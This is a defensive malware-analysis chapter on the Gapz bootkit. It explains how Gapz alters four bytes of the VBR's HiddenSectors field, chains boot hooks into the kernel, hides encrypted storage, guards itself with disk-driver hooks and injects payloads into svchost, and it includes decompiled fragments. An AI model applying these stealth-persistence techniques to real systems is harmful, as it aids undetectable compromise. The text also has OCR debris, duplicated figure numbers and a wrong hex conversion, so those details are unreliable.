In the course of our investigation of Gapz we encountered two distinct variations of infection technique: one targeting the MBR of the bootable hard drive and the other targeting the VBR of the active partition. The bootkit functionality of both versions is pretty much the same, the only difference is in the infection method. The MBR version aims to persist on a victim's computer by modifying MBR code in a similar way to the TDL4 bootkit. The VBR version uses more subtle and stealthier techniques to infect victim's system. As mentioned, we will focus on the VBR variation.

We briefly touched on Gapz's bootkit technique in Chapter 9: Bootkit Infection Technique and here we'll elaborate on the implementation details. Gapz's infection method is one of the stealthiest ever seen in the wild, modifying only a few bytes of the VBR and making it very hard to spot for security software.

Reviewing the Bios Parameter Block

The main target of Gapz's infector is the Bios parameter block (BPB) data structure located in the VBR (see Chapter 7: Windows Boot Process Essentials for more details). This structure contains information that describes the file system volume located on the partition and has a crucial role in the boot process. The layout of the structure is different across various file systems: FAT, NTFS, and so on. We will consider BPB for NTFS file system as the main file system for Microsoft Windows platform. The contents of this structure is presented in Listing 12-3 (this is the same as Listing 7-3, copied here for convenience).

```
typedef struct _BIOS_PARAMTER_BLOCK_NTFS {
   WORD SectorSize;
   BYTE SectorsPerCluster;
   WORD ReservedSectors;
   BYTE Reserved[5];
   BYTE MediaId;
   BYTE Reserved2[2];
   WORD SectorsPerTrack;
   WORD NumberOfHeads;
(1) DWORD HiddenSectors;
   BYTE Reserved3[8];
   QWORD NumberOfSectors;
   QWORD MFTStartingCluster;
   QWORD MFTMirrorStartingCluster;
   BYTE ClusterPerFileRecord;
   BYTE Reserved4[3];
   BYTE ClusterPerIndexBuffer;
   BYTE Reserved5[3];
   QWORD NTFSSerial;
   BYTE Reserved6[4];qwe
} BIOS_PARAMTER_BLOCK_NTFS, *PBIOS_PARAMTER_BLOCK_NTFS;
```

Listing 12-3: Layout of BIOS_PARAMETER_BLOCK for NTFS

As you may recall from Chapter 7, the `HiddenSectors` field ❶ located at offset 14 from the beginning of the structure determines the location of the IPL on the hard drive as shown in Figure 12-5. The VBR code uses `HiddenSectors` to locate the IPL on the disk and execute it.




Figure 12-5: Location of IPL on the hard drive

Stealth VBR Infection

Gapz hijacks the control flow at system bootup by manipulating the `HiddenSectors` field value inside the BPB. When infecting a computer Gapz writes the bootkit body either before the very first partition or after the last partition of the hard drive and modifies the `HiddenSectors` field to point to the start of the rootkit body on the hard drive rather than to legitimate IPL code. This is demonstrated in Figure 12-6 below. As a result, during the next bootup the VBR code will load and execute the Gapz bootkit code from the end of the hard drive.




Figure 12-6: Win32/Gapz bootkit infection layout

What makes this technique particularly interesting and stealthy is that it modifies only four bytes of the VBR data, considerably less than other bootkits. For instance, TDL4 modifies the MBR code, which is 446 bytes; Olmasco changes an entry in the MBR partition table—16 bytes; Rovnix alters IPL code that takes up 15 sectors—7680 bytes.

Gapz appeared in 2012 at a time when the security industry had caught up with modern bootkits and MBR, VBR, and IPL code monitoring had already become normal practice. However, by altering the `HiddenSectors` field of the BPB, Gapz pushed the evolution of bootkits infections techniques one step further and left the security industry behind. Before Gapz, it wasn't common for security software to inspect the BPB's fields for anomalies. It took some time for the security industry to catch up with Gapz's novel infection method and develop solutions.

Another thing that sets Gapz apart is that the contents of the `HiddenSectors` field isn't fixed for BPB structures, and can be different from one system to another. The value of `HiddenSectors` depends largely on the partition scheme of the hard drive. In general security software cannot determine whether a system is infected or not using just a value of the `HiddenSectors`, but must perform a deeper analysis of the actual code located at the offset.

Figure 12-7 displays the contents of the VBR taken from a real system infected with Gapz. The BPB is located at offset 11 and the `HiddenSectors` field, holding the value `0x00000800`, is highlighted.




Figure 12-7: HiddenSectors value on the infected system

This shows that the VBR code reads fifteen consecutive sectors at offset 1,048,576 (0x00010000 in hexadecimal) bytes from the beginning of the hard disk and executes it.

Loading the Malicious Kernel-mode Driver

As with all bootkits, the main purpose of the bootkit code is to compromise the operating system by loading malicious code into kernel-mode address space. Once Gapz's bootkit code receives control it proceeds with a regular routine of patching OS boot components, as seen in previous chapters.

Once executed, the bootkit code hooks the `int 13h` handler in order to monitor data being read from the hard drive, then loads the original IPL code from the hard drive and executes it to resume the boot process. The diagram of the boot process with Gapz's presence in the system is shown in Figure 12-8.




Figure 12-7: The workflow of the bootkit

After hooking `int 13h` ❶ the malware monitors data read from the hard drive and looks for the `bootmgr` module, which in then patches in memory in order to hook the `Archx86TransferTo32BitApplicationAsm` (`Archx86TransferTo64BitApplicationAsm` for x64 Windows platforms) routine ❷. This routine transfers control from `bootmgr` to the entry point of `winload.exe`. The hook is used to patch `winload.exe` module. Once the hook in `bootmgr` is triggered `winload.exe` is already in memory and the malware is able to patch it. The bootkit hooks the `OslArchTransferToKernel` routine ❸ in the `winload.exe` module.

As we recall from the previous chapter, Rovnix also hooked the `OslArchTransferToKernel` routine in `winload.exe` module. In this way the approach used by the Gapz bootkit is similar to

Rovnix: both start with hooking `int 13h` handler, patching `bootmgr`, and hooking `OslArchTransferToKernel`. The difference is that, from the `OslArchTransferToKernel` hook, Rovnix compromised the kernel by patching the kernel `KiSystemStrartup` routine.

Gapz, on the other hand, hooks another routine in the kernel-image: `IoInitSystem` ❹. The purpose of this routine is to complete the kernel initialization by initializing different subsystems of the operating system and calling entry points of boot start drivers. Once `IoInitSystem` is executed the malicious hook is triggered, which restores patched bytes of the `IoInitSystem` routine and overwrites `IoInitSystem`'s return address on the stack with an address to the malicious code. The bootkit then releases control back to `IoInitSystem` routine

Upon completion of the routine, control is transferred back to the malicious code. After execution of `IoInitSystem` the kernel has been properly initialized and the bootkit can use services provided by the kernel to access the hard drive, allocate memory, create threads and so on. Next, the malware reads the rest of the bootkit code from the hard drive, creates a system thread and, finally, returns control to the kernel. Once the malicious kernel-mode code is executed in kernel-mode address space, the bootkit's job is finished ❺.

START BOX

Avoiding Detection by Security Software

At the very beginning of the boot process Gapz removes the bootkit infection from the infected VBR and restores it later during execution of its kernel-mode module. One possible explanation for this might be that some security products perform a system check-up once they are started, so Gapz removes the infection from the VBR so the system shows no signs of infection in the system and the malware goes unnoticed.

END BOX

Gapz Rootkit Functionality

In this section, we'll focus on the kernel-mode functionality of the malware, the most interesting aspect of Gapz after the bootkit functionality. We'll refer to Gapz's rootkit functionality as the *kernel-mode module* since it isn't a valid kernel-mode driver, in the sense that it isn't a PE image at all. Rather, it's laid out as position-independent code consisting of several blocks, each of which implements specific functionality of the malware to complete a certain task.

The purpose of the kernel-mode module is to secretly and silently inject a payload into the system processes.

One of the most interesting things we found about Gapz's kernel-mode module is that it implements a custom TCP/IP network stack to communicate with C&C servers, and uses a crypto library with custom implementations of such crypto primitives as RC4, MD5, SHA1, AES, BASE64 and so on, to protect its configuration data and C&C communication channel. And as any other complex threat, it comes with the implementation of hidden storage to secretly store its user-mode payload and configuration information. Gapz also implements a powerful hooking engine with built-in disassembler to set up persistent and stealthy hooks. In the rest of this section, we will consider these and more aspects of Gapz's kernel-mode module in details.

Gapz Code Organization

The kernel-mode module of Gapz isn't a conventional PE image, but is composed of a set of blocks with position-independent code (*position-independent* means that the memory buffer with the code may be located at any valid address in the address space of a process.). Each block serves a specific purpose, and is preceded with a header describing its size and position in the module and some constants used to calculate the addresses of the routines implemented within that block. The header is followed by position-independent code. The layout of the header is shown in Listing 12-4.

```
struct GAPZ_BASIC_BLOCK_HEADER
    // A constant which is used to obtain addresses
    // of the routines implemented in the block
 ❶ unsigned int ProcBase;
    unsigned int Reserved[2];

    // Offset to the next block
 ❷ unsigned int NextBlockOffset;

    // Offset of the routine performing block initialization
 ❸ unsigned int BlockInitialization;

    // Offset to configuration information
    // from the end of the kernel-mode module
    // valid only for the first block
    unsigned int CfgOffset;
```

```
    // Set to zeroes
    unsigned int Reserved1[2];
}
```

Listing 12-4: Gapz kernel-mode module block header

The header starts with the integer constant `ProcBase` ❶, used to calculate the offsets of the routines implemented in a basic block. `NextBlockOffset` ❷ specifies the offset of the next block within the module. This allows Gapz to enumerate all the blocks in the kernel-mode module. `BlockInitialization` ❸ contains the offset from the beginning of the block to the block initialization routine, executed at the kernel-mode module initialization. This routine initializes all the necessary data structures specific to the corresponding block and should be executed before any other function implemented in the block.

To be able to execute routines implemented in the blocks the malware uses a global structure which holds all the data related to Gapz's kernel-mode code: addresses of the implemented routines, pointers to allocated buffers and so on. This structure allows Gapz to determine the addresses of all the routines implemented in position-independent code blocks and execute them.

To be able to access the global structure, the position-independent code refers to it using the hexadecimal constant 0xBBBBBBBB (for an x86 module). At the very beginning of the execution of the malicious kernel-mode code Gapz allocates a memory buffer for the global structure. Then it replaces constants 0xBBBBBBBB in the code with the pointer to the buffer with global structure using the block initialization routines (discussed above as `BlockInitialization`) – these run through the code implemented within a block and substitutes a pointer to the global structure for each occurrence of 0xBBBBBBBB.

If we look at the disassembly of the `OpenRegKey` routine implemented in the kernel-mode module statically, we will see the picture shown in Figure 12-8. The constant 0xBBBBBBBB is used to refer to the address of the global context of Gapz code. However, during execution this constant is replaced with the actual address of the global structure in memory, so that the code will be executed correctly.

```
int __stdcall OpenRegKey(PHANDLE hKey, PUNICODE_STRING Name)
{
  OBJECT_ATTRIBUTES obj_attr; // [esp+0h] [ebp-1Ch]@1
  int _global_ptr; // [esp+18h] [ebp-4h]@1

  _global_ptr = 0xBBBBBBBB;
  obj_attr.ObjectName = Name;
  obj_attr.RootDirectory = 0;
  obj_attr.SecurityDescriptor = 0;
  obj_attr.SecurityQualityOfService = 0;
  obj_attr.Length = 24;
  obj_attr.Attributes = 576;
  return (MEMORY[0xBBBBBBBB]->ZwOpenKey)(hKey, 0x20019, &obj_attr);
}
```

Figure 12-8: Using global context in Gapz kernel-mode code

In total Gapz implements 12 code blocks in the kernel-mode module, listed in Table 12-2 . The last block implements the main routine of the kernel-mode module that starts the execution of the module, initializes the other code blocks, sets up hooks and initiates communication with C&C servers.

Table 12-2: Win32/Gapz kernel-mode code blocks

Block #	Implemented Functionality
1	General API, gathering information on the hard drives, CRT string routines and etc.
2	Cryptographic library: RC4, MD5, SHA1, AES, BASE64 and etc.
3	Hooking engine, disassembler engine.
4	Hidden Storage implementation.
5	Hard disk driver hooks, self-defense.
6	Payload manager.
7	Payload injector into processes' user-mode address space.
8	Network communication: Data link layer.
9	Network communication: Transport layer.
10	Network communication: Protocol layer.
11	Payload communication interface.
12	Main routine.

Hidden Storage

Like most bootkits, Gapz implements hidden storage to store its payload and configuration information securely. The image of the hidden file system is located in a file on the hard drive at "`\??\C:\System Volume Information\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}`" where `X` signifies hexadecimal numbers generated based on configuration information. Our research this threat confirmed that the layout of the hidden storage is a FAT32 file system. An example of the content of the "`\usr\overlord`" directory of the hidden storage is presented in Figure 12-9. We can see three files stored in the directory: `overlord32.dll`, `overlord64.dll`, and `conf.z`. The first two files correspond to the user-mode payload to be injected into system processes. The third file `conf.z` contains configuration data.




Figure 12-9: Contents of \usr\overlord directory in the hidden storage

To keep the information stored within the hidden storage secret, its content is encrypted, as shown in Figure 12-10.

```
int __stdcall aes_crypt_sectors_cbc(int IV, int c_text, int p_text, int num_of_sect, int bEncrypt, STRUCT_AES_KEY *Key)
{
  int result; // eax@1
  int _iv; // edi@2
  int cbc_iv[4]; // [esp+0h] [ebp-14h]@3
  STRUCT_IPL_THREAD_1 *gl_struct; // [esp+10h] [ebp-4h]@1

  gl_struct = 0xBBBBBBBB;
  result = num_of_sect;
  if ( num_of_sect )
  {
(1) _iv = IV;
    do
    {
      cbc_iv[3] = 0;
      cbc_iv[2] = 0;
      cbc_iv[1] = 0;
      cbc_iv[0] = _iv;                          // CBC initialization value
      result = (gl_struct->crypto->aes_crypt_cbc)(Key, bEncrypt, 512, cbc_iv, p_text, c_text);
      p_text += 512;                            // plain text
      c_text += 512;                            // ciper text
(2)   ++_iv;
      --num_of_sect;
    }
    while ( num_of_sect );
  }
  return result;
}
```

Figure 12-10: Encryption of sectors in the hidden storage

To encrypt and decrypt each sector of the hidden storage, the malware utilizes a custom implementation of the advanced encryption standard (AES) algorithm with a key length of 256 bits in CBC (Cipher text Block Chaining) mode. Gapz uses the number of the first sector ❶ being encrypted or decrypted as the initialization value (IV) for CBC mode, as shown on Figure 12-10. Then the IV for every next sector is incremented by 1 ❷.

Even though the same key is used to encrypt every sector of the hard drive, using different IVs for different sectors results in different cipher texts each time. A similar approach is used in commercial disk encryption programs, highlighting the highly technical skills of the developers of Gapz.

Self-defense Against Anti-Malware Software

To protect itself from being removed from the system, Gapz hooks two routines on the hard disk miniport driver: `IRP_MJ_INTERNAL_DEVICE_CONTROL` and `IRP_MJ_DEVICE_CONTROL` to protect it from being read or overwritten. In the hooks the malware is interested only in the following requests:

`IOCTL_SCSI_PASS_THROUGH`

`IOCTL_SCSI_PASS_THROUGH_DIRECT`

`IOCTL_ATA_PASS_THROUGH`

`IOCTL_ATA_PASS_THROUGH_DIRECT`

This hook protects the infected VBR or MBR and Gapz's image on the hard drive from being read and overwritten.

Unlike other contemporary rootkits and bootkits considered in this book, like TDL4, Olmasco, and Rovnix, which overwrite the pointer to the handlers in the `DRIVER_OBJECT` structure, Gapz uses splicing: that is, it patches the handlers' code itself. In Figure 12-11, you can see the hooked routine of the `scsiport.sys` driver image in memory. In the example below, `scsiport.sys` is a disk miniport driver that implements `IOCTL_SCSI_XXX` and `IOCTL_ATA_XXX` request handlers, and is the main target of Gapz's hooks.

```
SCSIPORT!ScsiPortGlobalDispatch:
f84ce44c 8bff            mov     edi,edi
f84ce44e e902180307      jmp     ff4ffc55    ❶
f84ce453 088b42288b40    or      byte ptr [ebx+408B2842h],cl
f84ce459 1456            adc     al,56h
f84ce45b 8b750c          mov     esi,dword ptr [ebp+0Ch]
f84ce45e 8b4e60          mov     ecx,dword ptr [esi+60h]
f84ce461 0fb609          movzx   ecx,byte ptr [ecx]
f84ce464 56              push    esi
f84ce465 52              push    edx
f84ce466 ff1488          call    dword ptr [eax+ecx*4]
f84ce469 5e              pop     esi
f84ce46a 5d              pop     ebp
f84ce46b c20800          ret     8
```

Figure 12-11: Hook of the `scsiport!ScsiPortGlobalDispatch` routine

One thing to notice in this figure is that Gapz doesn't patch the routine at the very beginning (at 0xf84ce44c) ❶ as so often is the case with other malware. If we look at the code performing the hooking we will see that that it skips some instructions at the beginning of the routine being hooked: `nop`; `mov edi,edi`; and so on.

One possible reason for this is to increase the stability and stealthiness of the kernel-mode module. Some security software checks only the first few bytes for modifications to detect patched or hooked routines, so skipping first few bytes of the function before hooking gives the malware a chance to bypass security checks.

Skipping the first few instructions of the hooked routine also prevents the malware from interfering with the legitimate hooks already placed on the routines. For instance, in "hot-patchable" executable images for Windows the compiler inserts the `mov edi, edi` instructions at the very beginning of the functions (as we can see in Figure 12-11) in the image. This instruction is a placeholder for a legitimate hook that the OS may set up. Skipping this instruction ensures that Gapz doesn't break OS code patching capabilities.

The snippet in Figure 12-12 shows code from the hooking routine that analyzes the instruction of the handler before hooking it in order to find best location to set up the hook. It checks the operation codes of the instructions 0x90, corresponding to `nop`, and 0x8B/0x89, what corresponding to `mov`. These instructions may signify that the target routine belongs to a "hot-patchable" image and, thus, may be potentially patched by the OS. This way the malware knows to skip these instructions when placing the hook.

```
for ( patch_offset = code_to_patch; ; patch_offset += instr.len )
{
  (v42->proc_buff_3->disasm)(patch_offset, &instr);
  if ( (instr.len != 1 || instr.opcode != 0x90u)
    && (instr.len != 2 || instr.opcode != 0x89u && instr.opcode != 0x8Bu || instr.modrm_rm != instr.modrm_reg) )
  {
    break;
  }
}
```

Figure 12-12: Gapz using a disassembler to skip the first bytes of hooked routines

To perform this analysis Gapz implements the *hacker disassembler engine*, which is available for both x86 and x64 platforms. This allows the malware to obtain not only the length of the instructions but also other features, such the as operation code of the instruction and its operands.

START BOX

Hacker Disassembler Engine (HDE)

HDE is a small, simple, easy-to-use disassembler engine intended for analysis of x86 and x64 code. It provides the length of command, operation code and, other instruction parameters such as prefixes, ModR/M, SIB. HDE is frequently used by malware to disassemble the prolog of the routines to set up malicious hooks (like in the case described above) or to detect and remove hooks installed by security software.

END BOX

Payload Injection

The Gapz kernel-mode module injects the payload into user-mode address space using the following steps:

- read the configuration information to determine which payload modules should be injected into specific processes, and then read those modules from hidden storage
- allocate a memory buffer in the address space of the target process in which to keep the payload image
- create and run a thread in the target process to run the loader code; the thread maps the payload image, initializes the IAT (import address table) and fixes relocations.

The `\sys` directory within the hidden storage contains a configuration file specifying which payload modules should be injected into specific processes. The name of the configuration file is

derived from the hidden file system AES encryption key using a SHA1 hashing algorithm. The configuration file consists of a header and a number of entries, each of which describes a target process, as shown in Figure 12-13:




Figure 12-13: Layout of the configuration file for payload injection

Each process entry has the layout shown in Listing 12-5.

```
struct GAPZ_PAYLOAD_CFG
{
  // Full path to payload module into hidden storage
  char PayloadPath[128];
  // name of the process image
❶char TargetProcess[64];
  // Specifies load options: x86 or x64 and etc.
❷unsigned char LoadOptions;
  // Reserved
  unsigned char Reserved[2];
  // Payload type: overlord, other
❸unsigned char PayloadType;
}
```

Listing 12-5: Layout of a payload configuration entry in the configuration file

The `TargetProcess` field ❶ contains the name of the process into which to inject the payload. The `LoadOptions` field ❷ specifies whether the payload module is a 32 or 64 bit image,

depending on the infected system. The `PayloadType` field ❸ signifies whether the module to be injected is an "overlord" module or any other module.

The module `overlord32.dll` (`overlord64.dll` for 64-bit process) is injected into `svchost.exe` processes in the system. The purpose of the module is to execute the Gapz commands issued by the malicious kernel-mode code. Here is the list of tasks these executed commands might perform:

- Gather information about all the network adapters installed in the system and their properties and send it to kernel-mode module
- Gather information on the presence of particular software in the system
- Check internet connection by trying to reach *www.update.microsoft.com*
- Send and receive data from a remote host using Windows sockets
- Get the system time from *www.time.windows.com*
- Get the host IP address when given its domain name (via Win32 API `gethostbyname`)
- Get the Windows shell (by means of querying the "Shell" value of "Software\Microsoft\Windows NT\CurrentVersion\Winlogon" registry key).

The result these command executions is then transmitted back into kernel mode.

Figure 12-14 shows an example of some configuration information extracted from the hidden storage on the infected system.




Figure 12-14: An example of payload configuration file

We can see that there are two modules—`overlord32.dll` and `overlord64.dll`—intended to be injected into the `svchost.exe` processes on x86 and x64 bit systems respectively.

Injecting the Payload

Once a payload module and a target process have been identified, Gapz allocates a memory buffer in target process address space and copies the payload module into it. Then the malware creates a thread in the target process to run the loader code. If the operating system is Windows Vista or higher, Gapz can create a new thread by simply executing the undocumented routine `NtCreateThreadEx`.

In pre-Vista operating systems versions, like Windows XP, Server 2003, and so on, things are a bit more complicated because the routine `NtCreateThreadEx` is not exported by the OS kernel. In these cases, Gapz re-implements some of the `NtCreateThreadEx` functionality in the kernel-mode module, and follows these steps:

- manually allocate the stack that will hold the new thread;
- initialize the thread's context and thread environment block (TEB);
- create a thread structure by executing the undocumented routine `NtCreateThread`;
- register a newly created thread in the client/server runtime subsystem (CSRSS) if necessary;
- execute the new thread.

The loader code is responsible for mapping the payload into a process's address space and is executed in user mode. Depending on payload type, there are different implementations for the loader code, as described in Figure 12-15. For payload modules implemented as `dll` libraries there exist two loaders: a DLL loader and a command executer. For payload modules implemented as `exe` modules there are also two loaders that differ in the way payload is mapped into address space of the target process.

